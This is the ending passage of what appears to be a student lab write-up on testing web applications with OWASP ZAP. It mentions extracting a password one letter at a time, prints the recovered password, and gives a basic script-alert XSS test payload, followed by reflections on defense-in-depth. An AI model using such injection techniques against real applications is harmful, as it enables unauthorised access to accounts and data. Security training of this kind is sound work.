
Third letter of password is 'I'

Close Attack window


Repeat until you have the full password.



After the attack is complete, we obtain the password `thisisasecretfortomonly`



Let's start by creating a simple XSS payload to test for vulnerabilities in the application. In this case, we use the payload `<script>alert("Hello world")</script>`, which is a basic script injection designed to trigger an alert box in the browser.



Reflection and Learning

This task emphasized the importance of understanding:

- **How vulnerabilities work technically**
- **How attackers exploit poor validation**
- **How to use tools like ZAP to automate and assist testing**
- **Why defense-in-depth (tokenization, sanitization, session control) is crucial**

By combining automated scans with manual testing, a cybersecurity analyst gains deeper insight into web application behavior and potential attack vectors.

Conclusion

Task 2 provided real-world insight into web application vulnerabilities and their exploitation using OWASP ZAP. It reinforced the value of continuous learning and the use of industry-standard tools for proactive vulnerability assessment. Understanding and mitigating such threats is key to ensuring application security in any organization.

chimai